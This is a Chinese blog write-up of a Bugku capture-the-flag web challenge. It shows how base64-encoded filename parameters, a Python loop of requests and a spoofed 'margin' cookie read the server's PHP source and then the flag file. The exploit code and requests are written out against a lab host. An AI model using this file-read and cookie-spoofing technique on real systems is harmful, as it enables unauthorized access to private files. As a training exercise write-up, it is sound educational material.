Bugku WEB题 WriteUp

原创

zzr2zr 于 2018-12-01 02:24:38 发布 240 收藏 1

分类专栏： writeup 文章标签： CTF writeup


本文链接：https://blog.csdn.net/zzr2zr/article/details/84670352

Bugku WEB题 WriteUp

1.cookies欺骗

> http://123.206.87.240:8002/web11/
> 答案格式：KEY{xxxxxxxx}


打开链接什么都没发现，观察url发现末尾是base64加密的字符串，解码后是keys.txt



接着尝试用filename访问index.php（这里index.php也要使用base64进行编码），同时给line（行数）一个参数，随便给一个，这里line=3

```
http://123.206.87.240:8002/web11/index.php?line=3&filename=aW5kZXgucGhw=
```

可以看到返回了第三行的php代码



接下来可以改变line的值，一行一行将完整的php代码读出来，也可以搞个简单的python脚本读取代码

```python
import requests
a = 30
for i in range(a):
 url = 'http://123.206.87.240:8002/web11/index.php?line=' + str(i) + '&filename=aW5kZXgucGhw='
 r = requests.get(url)
 print(r.text)
```

得到完整的php代码：

```php
<?php

error_reporting(0);

$file=base64_decode(isset($_GET['filename'])?

$_GET['filename']:"");

$line=isset($_GET['line'])?intval($_GET['line']):0;

if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");

$file_list = array(

'0' =>'keys.txt',

'1' =>'index.php',

);

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){

$file_list[2]='keys.php';

}

if(in_array($file, $file_list)){

$fa = file($file);

echo $fa[$line];

}

?>
```

可以看到flag存在keys.php中，将filename的参数改成编码后的keys.php，同时用hackbar传入cookie

查看网页源代码看到flag